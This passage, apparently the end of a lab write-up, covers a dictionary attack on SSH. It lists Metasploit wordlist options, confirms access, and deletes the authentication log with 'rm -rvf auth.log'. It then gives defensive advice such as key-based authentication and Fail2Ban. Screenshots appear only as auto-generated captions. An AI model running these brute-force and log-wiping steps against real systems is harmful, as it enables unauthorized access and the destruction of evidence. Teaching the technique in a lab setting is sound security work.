
4) set USER\_FILE /root/user.txt

5) set PASS\_FILE /root/pass.txt

6) run

7) exit

**• Evidence**

****

****

**Step 9: Confirm the access Done**

**Command Using:** 1) ls

2) ifconfig

3) auth.log

4) rm -rvf auth.log

**• Evidence**

A screenshot of a computer

AI-generated content may be incorrect.

> Find the auth.log file



> Removinge auth.log file for confirmatiom

A black background with white text

AI-generated content may be incorrect.

A screen shot of a computer

AI-generated content may be incorrect.

**Precautions & Security Measures**

To protect SSH, use strong passwords and disable root login. Restrict access to specific users and prefer key-based authentication. Change the default SSH port and enable a firewall. Use Fail2Ban to block repeated failed logins. Check logs regularly for suspicious activity. Limit login attempts and enable two-factor authentication (2FA). Keep the system updated and allow SSH access only for necessary users and trusted IPs.

**Conclusion**

We explored scanning and exploiting open SSH using a dictionary attack. Tools like Netdiscover, Nmap, and Metasploit helped identify vulnerabilities. This showed the importance of strong passwords, key-based authentication, access restrictions, and log monitoring. Good security practices help prevent attacks and protect networks.